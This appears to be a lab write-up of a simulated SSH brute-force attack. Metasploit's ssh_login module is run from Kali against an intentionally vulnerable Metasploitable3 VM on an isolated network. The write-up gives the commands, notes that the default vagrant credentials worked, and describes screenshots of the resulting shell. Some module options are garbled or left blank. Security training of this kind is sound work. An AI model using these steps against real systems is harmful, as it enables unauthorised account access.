## Phase 1:

## 1. Objective

The goal of Phase 1 is to simulate an SSH brute-force attack using Metasploit to compromise a vulnerable service running on a victim machine (Metasploitable3). The attacker machine is Kali Linux, and the two VMs communicate over a host-only VirtualBox network.

## 2. Environment Setup

- Victim: Metasploitable3 (IP: 192.168.56.101)  
- Attacker: Kali Linux (IP: 192.168.56.102)  
- Network Mode: Host-Only Adapter (VirtualBox)  
- Tool: Metasploit Framework

## 3. Attack Execution

The SSH login scanner module was used in Metasploit to brute-force credentials against the victim machine. Upon successful login using default credentials (`vagrant:vagrant`), a shell session was opened.

Metasploit commands used:

use auxiliary/scanner/ssh/ssh\_login  
set RHOSTS 192.168.56.101  
set THREATS 5  
set USER\_FILE


set PASS\_FILE

set VERBOSE true  
run

## 4. Evidence

Below are screenshots taken during the attack:

Screenshot 1: Metasploit brute-force execution and session open

→ Screenshot 2: SSH session access with proof of compromise using `whoami`, `id`, and `uname -a`

A screenshot of a computer program

AI-generated content may be incorrect.